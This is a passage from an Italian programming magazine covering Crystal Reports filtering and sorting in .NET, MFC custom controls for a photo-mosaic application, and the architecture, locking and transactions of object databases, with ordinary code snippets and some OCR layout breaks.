    selectionFormula &= "{Prodotti.Prezzo} >= 40"
End If
'Assegno la formula di selezione al CrystalReportViewer
'ed effettuo il refresh del report per visualizzare i dati
                                        filtrati
CrystalReportViewer1.SelectionFormula = selectionFormula
CrystalReportViewer1.RefreshReport()
```

Oltre all'uso della tecnica qui presentata per il popolamento del report, è anche possibile filtrare i dati sfruttando le caratteristiche del linguaggio SQL. In questo modo riusciamo ad ottenere un DataSet popolato ed ordinato secondo le nostre esigenze. Questo, però, può risultare vantaggioso solo se le richieste verso il database sono limitate. Per la realizzazione del nostro progetto è, infatti, più conveniente sfruttare i filtri del CrystalReportViewer, anziché effettuare una query per ogni richiesta. Al contrario, risulta vantaggioso popolare il DataSet con dei dati già filtrati se prevediamo che le query saranno poche o se il report non richiede nessuna anteprima (ReportDocument).

...UN PO' DI ORDINE

Con l'utilizzo del *ReportDocument* (lo strongly-typed report), è possibile modificare (ma non aggiungere) i campi da utilizzare per l'ordinamento dei record nel report. Per risolvere questo problema da codice nel modo più flessibile, aggiungiamo un nuovo controllo ComboBox che elenca i tre campi della tabella *Prodotti: Prodotto, Descrizione* e *Prezzo.* Creiamo, quindi, un oggetto di tipo *FieldDefinition* che tramite l'engine di Crystal Reports, fa riferimento al campo indicato dalla combo box e lo assegniamo alla proprietà *Field* della collezione *SortFields,* come illustrato di seguito:

```
If ComboBox2.Text <> "" Then
  Dim sortField As CrystalDecisions.CrystalReports.
                                    Engine.FieldDefinition
    sortField = myReport.Database.Tables.Item(
                    "Prodotti").Fields(ComboBox2.Text)
    myReport.DataDefinition.SortFields.Item(1).Field =
                                                sortField
End If
```

La nostra applicazione è ora completa, possiamo vedere un esempio dell'output generato in Fig. 5.






Fig. 5: *L'output finale della nostra applicazione.*

CONCLUSIONI

In questo articolo abbiamo seguito passo passo la creazione di un report utilizzando la tecnologia fornitaci da Crystal Reports for Visual Studio .NET. Abbiamo analizzato com'è possibile filtrare i dati, anche provenienti da sorgenti di dati diverse, e, sempre da codice, come impostare dinamicamente l'ordinamento degli stessi. Invito tutti coloro che hanno dei dubbi a visitare il forum di ioProgrammo.

Fabio Cozzolino

GESTIONE DELLE ECCEZIONI

È possibile intercettare gli errori generati dal report document sfruttando le classi contenute nel namespace CrystalDecisions.CrystalReports.Engine. Ecco alcune delle eccezioni che potrebbero verificarsi:

- ***DataSourceException*** **Generata al verificarsi di problemi con il Data Source**
- ***EngineException*** **La classe di base delle eccezioni dell'engine di Crystal Reports**
- ***LogOnException*** **Generata se si verifica un errore durante l'autenticazione al database**
- ***PrintException*** **Generata quando si verificano problemi con la stampa del report**

L'intercettazione di tali errori viene effettuata sempre tramite l'utilizzo del blocco *try...catch*

Per approfondire gli argomenti trattati è possibile visitare i seguenti siti internet:

www.microsoft.com/italy/msdn/library

www.businessobject.com

La BusinessObject ha recentemente assorbito la CrystalDecision, proprietaria di Crystal Reports, incorporando nel suo sito internet tutte le informazioni relative a questa tecnologia.

Manipolazione digitale delle immagini

Realizzare un mosaico di "foto"

parte prima

Nelle pagine che seguono descriveremo, dettagliatamente, la creazione di un'applicazione quanto più professionale possibile per la creazione di mosaici di foto.

NOTA

Il controllo TabCtrl di Windows è, generalmente, tra i controlli comuni meno usati dai programmatori che lavorano con MFC. Sebbene molto utile questo controllo non è supportato in maniera pratica dalle classi Microsoft ed è necessario scrivere una classe di wrapping per sfruttarne appieno le caratteristiche e rendere comoda la creazione delle pagine di proprietà da mostrare all'interno di ogni "tab".

Si tratta di una tecnica di particolare impatto visivo che permette di approssimare una fotografia tramite l'accostamento di parecchie altre fotografie di dimensioni molto più ridotte. In pratica, come in un puzzle, verranno affiancate queste piccole foto (patch) le quali saranno di volta in volta la miglior approssimazione possibile della porzione di foto che andranno a ricoprire (Fig. 1). L'algoritmo che illustreremo richiede, in particolare, una certa potenza di calcolo che impegna notevolmente la macchina e uno stretto contatto con l'utente che si trova a dovere inserire una serie di parametri tramite un'interfaccia che deve essere quanto più chiara, veloce e funzionale possibile. Una volta impostati i parametri e lanciata l'operazione di puro calcolo bisognerà attendere qualche minuto (a seconda della potenza del proprio PC) dobbiamo, quindi, predisporre il tutto per fare in modo che l'utente non abbia l'impressione che durante questo tempo l'applicazione non risponda ai comandi, deve essere attuabile, in particolare, anche l'annullamento dell'operazione, come in qualunque software commerciale che si rispetti. Useremo, quindi, un approccio di tipo multithreading per raggiungere questi obiettivi, ricordando, o anticipando per chi fosse nuovo all'argomento, che per programmazione multithreading si intende l'avvio parallelo di più "procedure" concorrenti.

Fig. 1: *Ecco come si presenta una copertina di ioProgrammo trasformata in un mosaico di foto dalla nostra applicazione.*

CREIAMO L'APPLICAZIONE

Sovente accade che la creazione di un'applicazione di una certa complessità richiede prima di tutto la preparazione di una serie di strumenti che integrano o sostituiscono quelli messi a nostra disposizione dall'ambiente di sviluppo o dal sistema operativo che stiamo utilizzando. I controlli comuni di Windows sono stati concepiti per essere quanto più generali possibili e, necessitano a volte, di qualche miglioramento da parte dell'utente. Tuttavia forniscono una buona base dalla quale partire per creare dei propri controlli che ne estendono le funzionalità. Vediamo, prima di tutto, quali controlli creeremo e come:

- **"Tab control"/"Tab pages"**, due classi che permettono di creare facilmente una serie di fogli di proprietà sulla nostra finestra principale.
- **"Resizer"**, una classe che permette di mantenere le dimensioni dei controlli proporzionale alle dimensioni della finestra.
- **"Selezione directory"**, una finestra di dialogo che permette di selezionare o creare una cartella da uno dei propri dischi o dalla rete.
- **"Edit numerico"**, un semplice controllo che permette l'inserimento di soli numeri.
- **"Flag Manager"**, una classe per la gestione dei flag di proprietà.
- **"Image preview"**, un controllo per la visualizzazione di immagini che permette lo zoom rapido.

Quando un'applicazione necessità di molto spazio per presentare diversi controlli di input o output una finestra può non bastare e aprire molte finestre





***Fig. 2:** Il controllo TabCtrl così come si presenta una volta posizionato nelle finestre dall'editor di Visual Studio.*

potrebbe essere dispersivo. Se poi i controlli che vogliamo presentare sono classificabili in categorie ben definite allora è proprio il caso di usare un tab control. Questo controllo comune offerto da Windows rappresenta un insieme di pagine sovrapposte, selezionabili tramite un'apposita serie di "linguette", come in Fig. 2. Quando si prova ad usare questo controllo con MFC ci si accorge che non è affatto semplice e intuitivo come ci si aspetterebbe, il controllo standard fornisce, infatti, solo un supporto per le linguette ma l'utente si deve preoccupare della gestione delle pagine e della loro apparsa/scomparsa quando viene cliccata una linguetta. Nel nostro programma useremo un tab control gestito da due classi, la classe *CViewTab* che estende il controllo *CTabCtrl* di MFC e *CViewTabPage* che rappresenta la classe base per tutte le finestre che verranno visualizzate nel nostro controllo come pagine.
CViewTab presenta due soli metodi pubblici, rispettivamente *AddPage* che permette di aggiungere una finestra derivata da *CViewTabPage* come pagina e *RefreshAllDataPages* che chiama il metodo virtuale *RefreshData* delle pagine, il quale può essere ridefinito dall'utente su ogni pagina in modo da permettere l'aggiornamento dei dati presenti su di essa. Il nostro controllo *CViewTab* memorizza le informazioni relative ad ogni pagina in un vettore STL dichiarato come segue:

```
vector<CViewTabPage *> m_pageList
```

Quando viene ricevuto l'evento *TCN_SELCHANGE* è il momento di cambiare pagina, a tale scopo il metodo *ShowOnlyCurrentPage* della nostra classe mostra la pagina selezionata chiamandone il metodo *Show* e con lo stesso metodo nasconde la pagina che era selezionata precedentemente. Ogni pagina come, abbiamo detto, deriva infatti da *CViewTabPage* che a sua volta deriva da *CFormView* la quale eredita anche i metodi di *CWnd*. Non dobbiamo dimenticare, naturalmente, di memorizzare il puntatore alla pagina corrente per poterla nascondere quando ne verrà selezionata una nuova. Abbiamo scelto di derivare la classe delle pagine da *CFormView* per fare in modo che queste pagine siano direttamente editabili dall'editor di finestre dell'ambiente di sviluppo, nulla vieta però l'utilizzo di qualunque finestra derivata da *CWnd* come pagina del controllo *CViewTab*.

Quando viene ridimensionato il controllo devono essere ridimensionate anche le pagine ad esso associate, a tale scopo dobbiamo intercettare l'evento *WM_SIZE* dal quale lanceremo un ciclo che ridimensionerà correttamente tutte le pagine con delle chiamate al metodo *SetWindowPos*.
Abbiamo visto come gestire le pagine, vediamo adesso il punto più complicato della questione, ovvero il funzionamento e l'utilizzo del metodo *AddPage*. Da un punto di vista concettuale *AddPage* non fa altro che aggiungere il puntatore alla pagina passatogli come parametro alla lista di pagine che abbiamo citato prima e mostrare l'ultima pagina aggiunta come pagina attuale dopo averla correttamente ridimensionata. Tuttavia, per poter creare "manualmente" una *FormView*, dobbiamo modificarla e renderne pubblico il costruttore (che viene impostato di default a *private*). A questo punto ogni volta che vogliamo instanziare una pagina dovremmo creare, dinamicamente, una istanza della classe che la rappresenta e poi chiamarne il metodo *Create*. Per semplificare questa operazione è stata creata la macro *VIEWTABPAGEDYNCREATE*:

```
#define VIEWTABPAGEDYNCREATE(classPtr,
                              typeClass,IDD,pParentWnd,nID)
        (classPtr)= new (typeClass)((IDD)); \
        (classPtr)->Create((pParentWnd), (nID))
```

Per creare una nuova pagina sarà, quindi, sufficiente, dopo avere creato una dialog *formview*, ed averne generato automaticamente la classe, dall'editor di risorse, chiamare la suddetta macro passando come parametri, un puntatore non inizializzato alla classe, il nome della classe, l'ID della finestra di dialogo che è stato specificato nelle proprietà della risorsa, il puntatore al controllo *CViewTab* e un ID numerico che potrà essere usato per identificare, univocamente, la pagina. Come possiamo vedere il meccanismo non è certo semplicissimo ma non è poi neanche così complicato. Solitamente le applicazioni Windows permettono di ridimensionare le proprie finestre, se però i controlli all'interno della finestra non si adattano alle nuove dimensioni, lasciando vuota la nuova porzione di finestra, non ha molto senso il ridimensionamento. Non è semplice gestire ogni volta tutti i controlli della propria finestra, bisognerebbe, infatti, riadattarli proporzionalmente intercettando il messaggio di resize della finestra genitore. Esistono a tale scopo anche delle soluzioni commerciali, ad esempio il controllo ActiveX di resizing Sheridan. Per gestire automaticamente questa situazione noi implementiamo la classe *CAnchorWndManager* la quale contiene un solo metodo pubblico; *AddOrResizeWnds*. La classe contiene un vettore STL che memorizza tutti i controlli le cui dimensioni devono essere gestite automaticamente. Utilizzarla è piuttosto semplice, basterà chiamare il succi-

Sulla rete è facile trovare molti controlli ActiveX free i quali possono essere usati nei nostri progetti come normali controlli di Windows dalle caratteristiche avanzate, sebbene questa pratica sia molto diffusa tra i programmatori Visual Basic, con MFC è sempre preferibile, quando possibile, includere delle classi o delle librerie all'interno del codice, in modo da creare un unico eseguibile che non necessita di OCX o DLL da registrare e da distribuire insieme all'applicazione.

NOTA

Una delle caratteristiche che colloca un programma su un piano più alto rispetto ai comuni software è quella dell'esecuzione di operazioni in background, in maniera trasparente all'utente, e senza impegnare l'applicazione. E' molto importante anche garantire all'utente la possibilità di annullare le operazioni che richiedono molto tempo di calcolo e non dare l'impressione che la finestra dell'applicazione non risponda ai comandi. Tutto questo può essere ottenuto con successo attraverso l'uso del multithreading.

tato membro pubblico per ogni controllo della finestra genitore che deve essere ridimensionato, ogni qualvolta la finestra genitore cambia dimensione. Dal punto di vista dell'implementazione quando viene richiamato il metodo *AddOrResizeWnds* se il controllo passato come puntatore non esiste nella lista esso viene aggiunto calcolandone e memorizzandone la distanza dai bordi della finestra genitore. Se, al contrario, il controllo esiste già nella lista è il momento di ridimensionarlo, in questo caso verrà riadattato per portare la sue distanze dai bordi della finestra genitore ai valori originali. Nell'usare questo controllo è possibile specificare, tramite le costanti *ANCHOR_EDGES_RIGHT* e *ANCHOR_EDGES_BOTTOM*, se il controllo deve essere riadattato in orizzontale, verticale o in entrambe le direzioni.
Nella nostra applicazione ci troveremo a dover chiedere all'utente di selezionare un file, ad esempio il file che dovrà essere processato come file di origine, a tale scopo utilizzeremo le note e comode *CommonDialog*, quando però abbiamo l'esigenza di chiedere all'utente di selezionare la directory dalla quale leggeremo le immagini da rimpicciolire ed usare come patch ci accorgiamo che non esiste una maniera veloce per mostrare quella finestra di dialogo che spesso vediamo nelle utility di installazione di software (Fig. 3). Quella finestra viene mostrata e gestita tramite la funzione *SHBrowseForFolder* e una serie di altre funzioni che si trovano nella libreria *shell32.lib*. Tali funzioni sono state incapsulate nella classe *CDirDialog* il cui dettaglio d'implementazione non verrà discusso dal momento che sarebbe necessario addentrarsi troppo in alcuni dettagli di Windows. Basti sapere che è sufficiente instanziare questa classe e chiamarne il metodo *DoBrowse* per poi leggere il path selezionato tramite il membro pubblico *m_strPath*. Un controllo banale ma necessario che abbiamo implementato è *CNumericEdit*, un editbox derivato dalla classe MFC *CEdit* che permette l'immissione di soli numeri ed, eventualmente, del punto decimale. Questo controllo semplicemente intercetta la pressione di tasti tramite il messaggio *WM_CHAR* e li filtra continuando la gestione del messaggio solo ed esclusivamente se il carattere digitato si trova tra quelli consentiti o, nel caso del punto decimale, se non sono stati inseriti altri punti decimali. Ecco il gestore del messaggio *WM_CHAR*:

Fig. 3: **La finestra di creazione/selezione cartelle.**

```
CNumericEdit::CNumericEdit(BOOL allowFloat)
{ m_AllowedChars = "0123456789.\b"; }
void CNumericEdit::OnChar(UINT nChar, UINT
                              nRepCnt, UINT nFlags){
  if (m_AllowedChars.Find(nChar) == -1) return;
  // Controlliamo se esiste una altro carattere '.'
  if (nChar == '.')  {
    CString text;
    GetWindowText(text);
    if (text.Find(nChar) != -1) return;  }
  CEdit::OnChar(nChar, nRepCnt, nFlags);  }
```

L'utilizzo del controllo *CNumericEdit* non necessita del suo posizionamento nella finestra, basterà infatti usare il meccanismo del *subclassing*. Il subclassing consiste nel dirottare i messaggi di un controllo su un altro controllo dello stesso tipo. Nel nostro caso creeremo sulla finestra dei normali controlli *CEdit* e applicheremo poi il subclassing a tutti quelli che devono permettere solo un input di tipo numerico:

```
CNumericEdit m_SubC_HSizeEdit
m_SubC_HSizeEdit.SubclassDlgItem(IDC_H_SIZE, this)
```

Dove *IDC_H_SIZE* è l'identificativo del controllo *CEdit*. Una volta chiamato il metodo *SubClassDlgItem* i messaggi verranno gestiti dalla classe che subclassa la quale delegherà i messaggi non gestiti alla classe subclassata. Stiamo creando diversi controlli personalizzati i quali, tuttavia, non verranno mostrati dalla toolbox dell'editor di finestre dell'ambiente di sviluppo, nasce quindi un punto di domanda; come facciamo a sistemare questi controlli sulle nostre finestre senza doverne chiamare il metodo create e senza impostare le coordinate a mano? Se guardiamo in fondo alla toolbox vediamo un'icona con una testa e la dicitura *"custom control"* e se proviamo a piazzare un *"custom control"* vediamo solo apparire un rettangolo con qualche proprietà tra le quali una denominata *class*, questo ci suggerisce che, in qualche modo, è prevista la possibilità di piazzare un controllo personalizzato. Effettivamente esiste questa possibilità ma per sfruttarla è necessario che i nostri controlli vengano registrati tramite una chiamata alla funzione *AfxRegisterClass* un po' come avviene per le classi di finestra quando si programma direttamente in Windows32 senza l'utilizzo di MFC. Per piazzare i controlli nel codice abbiamo usato un altro metodo altrettanto efficace, abbiamo piazzato sui pannelli dei picture control che fanno

da "tieni posto" (*placeholder*) che verranno utilizzati solo per ricavarne le coordinate e le dimensioni per il vero controllo che verrà impostato in quella posizione, piazzato il quale potremmo eliminare il placeholder. Ecco il codice che esegue il posizionamento di un controllo *CImagePreview* (che vedremo successivamente):

```
CWnd *pPlaceHolder = GetDlgItem(IDC_SOURCE_IMA-
GEPREVIEW_PLACEHOLDER)
CRect wndRect
pPlaceHolder->GetWindowRect(&wndRect)
ScreenToClient(&wndRect)
pPlaceHolder->DestroyWindow()
m_pImagePreviewWnd = (CProjectImagePreview
                *)m_pImagePreviewWnd->CreateObject()
m_pImagePreviewWnd->Create(wndRect,this,
          IDC_SOURCE_IMAGEPREVIEWND, m_pProject)
```

Come possiamo vedere viene ottenuto il rettangolo che contiene il controllo *"tieni posto"* tramite *GetWindowRect* e successivamente vengono portate tali coordinate da coordinate relative allo schermo a coordinate relative all'area client della finestra nella quale ci troviamo. A questo punto il placeholder non è più necessario e può essere deallocato tramite il metodo *DestroyWindow*, al suo posto verrà creato un controllo che occupa la stessa area.
Solitamente il posto migliore dove effettuare questo tipo di operazione è il metodo *OnInitDialog* o *OnInitialUpdate* se si tratta di una finestra derivata da *CView*, in entrambi questi metodi, infatti, la finestra è stata già creata ma non è ancora stata mostrata a video. Come avevamo anticipato la nostra applicazione necessita dell'immissione di molti parametri da parte dell'utente, si a che fare, quindi, con l'impostazione di diverse proprietà quali: la dimensione dell'immagine da produrre, la dimensione e il numero delle patch, la risoluzione esprimibile in diverse unità di misura etc. Spesso la modifica di una proprietà deve produrre la modifica automatica di altre proprietà che magari si trovano in differenti pannelli del controllo *TabControl*. La gestione di questa situazione deve essere affrontata tramite l'implementazione di una classe che, in qualche modo, indichi quali proprietà sono state modificate e a chi è rivolta questa modifica. Per la gestione dei flag di proprietà abbiamo creato la classe *CFlagsManager*. La classe contiene un array di strutture ognuna delle quali rappresenta una proprietà e il numero di "utenti" che vi accederanno per sapere se tale proprietà è stata modificata. Per potere utilizzare un flag bisogna prima di tutto dichiararlo chiamando il metodo *AddFlag* di *CFlagManager* al quale bisogna indicare, come parametro, il numero di "utenti" per questo flag. *AddFlag* restituisce l'identificativo che da ora in poi verrà usato per riferirsi univocamente a questo flag. Ad esempio, con:

```
MODIF_PROP_SOURCE_IMAGENAME = m_Flags.AddFlag(3)
```

Dichiareremo un flag che verrà referenziato tramite l'identificativo memorizzato in *MODIF_PROP_SOURCE_IMAGENAME* e che verrà utilizzato da tre "utenti". Quando parliamo di utenti intendiamo il numero di accessi a quella proprietà per sapere se vi è stata una modifica. La proprietà appena dichiarata necessità, ad esempio, di 3 accessi, se infatti modifichiamo il nome dell'immagine dovranno automaticamente resettarsi i tre pannelli della nostra tab control riflettendo questa modifica su altre proprietà.
Ogni pannello nel suo metodo *RefreshData* accederà alla proprietà tramite *IsModified (MODIF_PROP_SOURCE_IMAGENAME, IDPANNELLO)* di *CFlagsManager* la quale restituirà *True* o *False* rispettivamente se quella proprietà è stata modificata o no. Ogni volta che un utente accede ad un flag per sapere se è stato modificato il flag viene automaticamente impostato a false in modo da non segnalare un'ulteriore modifica. La classe *CFlagManager* offre in anche i due metodi:

```
void ModifyAll (unsigned int userID = USERID_ALL);
void ModifyNone (unsigned int userID = USERID_ALL);
```

Come lo stesso nome suggerisce, tramite questi due metodi è possibile impostare tutte (o nessuna) proprietà come modificata. Sebbene la classe *CFlagsManager* è di facile concezione, il suo utilizzo semplifica di gran lunga la gestione del refresh dei pannelli che, cosa importantissima, in questo modo non devono necessariamente sapere dell'esistenza degli altri pannelli, ma necessitano solo dell'accesso all'istanza della classe di gestione dei flags.

CONCLUSIONE

Abbiamo preparato la base per portare a temine, nella prossima uscita di ioProgrammo, il programma di fotocomposizione che vedremo nel dettaglio degli algoritmi e del funzionamento generale. Grazie ai controlli che abbiamo implementato la prossima volta potremo vedere direttamente il controllo di visualizzazione rapida delle immagini e concentrarci sull' affrontare tutte le problematiche di calcolo della mosaico di foto e di come eseguire questa operazione completamente in background. Vedremo anche come ottimizzare al massimo l'accesso alle routine grafiche di Windows che, come nel nostro caso, possono svolgere un ruolo cruciale se usate massicciamente. Sul Web troverete il codice con le classi che abbiamo analizzato.
Non mi resta che augurarvi buona programmazione.

Amedeo Margarese

La programmazione multithreading non è un argomento semplice, in generale l'esecuzione parallela di più routine comporta dei problemi di accesso concorrente ai dati la cui soluzione non è affatto immediata. Tuttavia l'uso del multithreading per l'esecuzione di operazioni in background è un argomento alla portata anche di chi è alle prime armi con questa caratteristica offerta praticamente da tutti i sistemi operativi.

RDBMS to ODBMS: i database per applicazioni object-oriented

Persistenza degli oggetti

parte seconda

Dopo aver esaminato nell'articolo precedente l'integrazione con gli RDBMS, introduciamo la nuova tecnologia dei database ad oggetti che rappresenta la soluzione naturale alla persistenza degli oggetti.

Nello scorso articolo abbiamo fatto una panoramica per illustrare le soluzioni possibili per risolvere il problema della persistenza degli oggetti in un'applicazione object-oriented. Sono state esaminate le limitazioni derivanti dall'utilizzo di un database relazionale in termini di performance e di facilità di manutenzione e di sviluppo del codice. Dopo aver passato in rassegna alcune soluzioni ibride, quali gli RDBMS (Relational Database Management System), è ora giunto il momento di esaminare da vicino il punto di arrivo del nostro percorso: i database ad oggetti. Nel corso di questo articolo ne vedremo in dettaglio l'architettura e le caratteristiche principali.

ORIGINI

I primi ODBMS hanno fatto la loro apparizione intorno alla metà degli anni '80, nati dalla necessità di supportare la programmazione object-oriented e di usufruire dei vantaggi di quest'ultima. I maggiori produttori presenti sul mercato sono Object Store, Versant e Poet.

SEMPLICEMENTE OGGETTI

La caratteristica principale degli ODBMS è che essi, in primo luogo, eliminano il problema dell'impedance mismatch, che, come abbiamo visto nell'articolo scorso, ha un ruolo rilevante nel caso dei database relazionali. Tale problematica, in realtà, si presenta ogni volta che si vogliono mappare gli oggetti in una struttura dati differente (tabelle di un RDBMS, documenti XML, ecc.). Poiché invece gli ODBMS sono progettati con lo scopo di memorizzare e condividere oggetti così come esistono in memoria, tale problema è superato e la differenza di prestazioni è visibile soprattutto nel caso di strutture di dati complessi.





Fig. 1: ***Un database ad oggetti memorizza direttamente gli oggetti in modo trasparente.***

ACCESSO AI DATI

Un'altra caratteristica degli ODBMS è l'integrazione con il modello ad oggetti dei più diffusi linguaggi di programmazione (come SmallTalk, C++, Java) in modo da estendere tali linguaggi, fornendo loro la capacità di rendere persistenti gli oggetti, gestire la concorrenza e le transazioni, e tutte le altre funzionalità tipiche dei database. Dal punto di vista dello sviluppo, tutto ciò comporta una maggiore trasparenza nella gestione della persistenza, poiché l'accesso al database è realizzato dallo stesso linguaggio di programmazione, senza che sia necessario includere nel codice dell'applicazione una chiamata ad un'interfaccia esterna (come

ODMG

L'Object Data Management Group è un gruppo, fondato nel 1991, costituito dalle maggiori società di informatica con il compito di definire gli standard nel campo degli ODBMS ed in generale nella persistenza degli oggetti. Nel 2001 il gruppo è stato sciolto, con il rilascio definitivo dell'ultimo standard ODMG 3.0. Si è anche occupato dell'ODMG Java Binding che è stato il padre dell'attuale Java Data Objects Specification (JDO).

Fig. 2: ***Spesso gli oggetti sono tra loro in relazione con la struttura di un albero o di un grafo.***

ODBC o JDBC) o ad un linguaggio SQL. Ogni produttore, in realtà, offre delle API proprietarie che permettono ad un linguaggio di programmazione di interfacciarsi al proprio database. L'ODMG ha definito diversi standard in modo da unificare l'accesso ai dati in modo indipendente da ogni database presente sul mercato. Nonostante ciò, tali standard non hanno raggiunto molto successo. Solo recentemente sembra essere nato uno standard maggiormente supportato (JDO – Java Data Objects).
Esaminiamo due approcci, utilizzati in tali database, per accedere agli oggetti: da una parte la navigazione, dall'altra le query. La navigazione permette di muoversi da un nodo all'altro del grafo, passando per le relazioni esistenti tra gli oggetti. Essa è insita nei linguaggi di programmazione object-oriented ed ha il vantaggio di offrire spesso ottime performance, anche se a spese di dover mantenere una serie di relazioni le quali, a volte, possono condurre all'effetto contrario. L'utilizzo delle query, viceversa, offre un più alto grado di concorrenza e una maggiore scalabilità, poiché trae vantaggio dall'uso degli indici.

DISTINGUERE GLI OGGETTI

Un concetto fondamentale, da esaminare con attenzione, è quello dell'identità di un oggetto (OI – object identity). Essa rappresenta un'informazione, che permette di distinguere l'una dall'altra due istanze della stessa classe, indipendentemente dal loro stato (ossia dai valori degli attributi). Tale concetto appartiene in modo più generale al mondo dell'object-orientation e risulta utile, nel caso degli ODBMS, per manipolare le relazioni esistenti tra gli oggetti e gestirne la navigazione. Da notare che esso non esiste nel mondo relazionale, dove i dati sono accessibili per mezzo dei valori assunti dagli attributi (utilizzando delle chiavi). Ad esempio, consideriamo una classe Ordine, che rappresenta un ordine di vendita e dotata di un attributo boolean che ne indichi l'evasione. Se consideriamo un oggetto di tale classe, la sua identità resta la stessa qualunque sia il valore assunto dall'attributo. Viceversa, nel mondo relazionale, non è possibile trovare nella tabella la riga (e quindi l'oggetto), che precedentemente conteneva il valore "non evaso". Tale limitazione viene superata aggiungendo nel design della tabella delle chiavi uniche che non derivano da attributi che hanno un significato di business per l'applicazione. Nonostante tale accorgimento però, in un database relazionale i valori di tali attributi possono potenzialmente essere modificati dall'applicazione producendo gravi errori. Ciò non si verifica in un ODBMS in quanto l'OI è un'informazione gestita in modo trasparente. In genere, è un valore numerico, espresso in un certo numero di byte, che identifica univocamente un oggetto all'interno di un database (o di più database come vedremo più avanti).

Fig. 3: ***Mediante l'object identity sappiamo che si tratta dello stesso oggetto Ordine nonostante si trovi in uno stato diverso.***

LE TRANSAZIONI

Un database completo deve offrire anche la gestione delle transazioni. Ricordiamo che una transazione consiste di una porzione logica di lavoro che deve essere eseguito o completamente o per niente. Qualsiasi attività, come ad esempio la creazione di un oggetto, la navigazione o l'esecuzione di una query, identifica una transazione il cui limite viene indentificato dal momento in cui il client effettua un rollback o un commit.

CONCORRENZA E LOCKING

Un punto chiave su cui giudicare un database è il livello di accesso concorrente che esso sup-

VERSANT
E' uno dei database ad oggetti più conosciuti ed utilizzati, che offre, accanto alla gestione della persistenza degli oggetti, tutte le funzionalità di un moderno database. E' gratuitamente scaricabile una versione di prova all'indirizzo http://www.versant.com

porta. Lo scopo di un database, infatti, è di massimizzare il numero di richieste concorrenti ai suoi dati, minimizzando contemporaneamente l'attesa e l'uso delle risorse. La concorrenza sull'uso di una risorsa viene spesso gestita mediante lock. Esso funziona come un semaforo il quale regola l'accesso ad una risorsa in modo sequenziale. La granularità è una proprietà che rappresenta il numero o la quantità di risorse che restano bloccate da ogni lock. La scelta della sua dimensione è molto importante, perché, se troppo elevata, bloccherebbe una grande quantità di dati, abbassando il livello di accessi concorrenti. Pertanto è necessario individuare una quantità minima ottimale. Nel caso dei database relazionali il lock con granularità minima avviene a livello di riga. In ambiente object-oriented il corrispondente livello di granularità sarebbe quello del singolo oggetto. L'alternativa è una granularità a livello di pagina. In questo caso possono verificarsi problemi in quanto, oltre al fatto di imporre il locking su oggetti non necessari, può generare dei deadlock. Un altro punto determinante nella gestione della concorrenza è il modello di implementazione del locking. Esistono due modelli generalmente implementati da tutti i maggiori produttori:

- il modello pessimistico
- il modello ottimistico

Il primo, è quello tradizionale, applicato anche dai database relazionali, la cui strategia è molto rigida in quanto vengono applicati dei lock che bloccano l'uso di determinate quantità di dati. Tale soluzione è adatta nei casi in cui le transazioni concorrenti sono relativamente short come durata. Il secondo approccio è molto utile in un ambiente altamente concorrenziale, in quanto non vengono applicati lock sui dati, permettendo così, a qualsiasi processo, di accedere ed modificare oggetti in qualunque momento. Come funziona tale soluzione? Ad ogni oggetto persistente, si associa un attributo detto timestamp, che rappresenta in qualche modo la versione dell'oggetto nel corso del tempo. In genere, tale attributo è un numero che viene incrementato ogni volta che si fa un commit dell'oggetto. Ogni client ha a disposizione una cache in cui sono riposti gli ultimi oggetti richiesti. Al momento della richiesta di uno di essi, il server lo passa al client con il valore attuale del timestamp. L'oggetto può essere modificato senza problemi fino al momento del commit. In quell'istante, viene controllato il valore del timestamp dell'oggetto, presente sulla cache client, con quello dell'oggetto presente sul server. Se il valore è uguale, il timestamp viene incrementato e l'oggetto modificato è riportato sul server. Se viceversa, si riscontra che l'oggetto sul client è obsoleto (in quanto il timestamp è stato contemporaneamente incrementato dal commit effettuato da un client concorrente) viene generato un errore di





Fig. 4: **Architettura di un ODBMS vista dal lato client.**

timestamp. A differenza del modello pessimistico, in tale caso occorre modificare in parte il disegno delle classi persistenti in quanto tale attributo, dovendo essere persistente, va aggiunto in ogni classe. La sua gestione è comunque trasparente all'applicazione perché offerta direttamente dal database.

ARCHITETTURA

Non esiste uno standard universalmente accettato anche se fondamentalmente quasi tutti i database ad oggetti si compongono di un manager, di un server ed di uno store di oggetti. A livello applicativo, l'entità di maggior interesse è l'Object Manager che espleta le seguenti funzionalità:

- navigazione tra gli oggetti
- gestione della persistenza
- gestione delle transazioni e dei loro confini

L'Object Manager dialoga da una parte con l'applicazione mediante le sue API e dall'altra con un server che si incarica:

- di inviare e ricevere gli oggetti richiesti
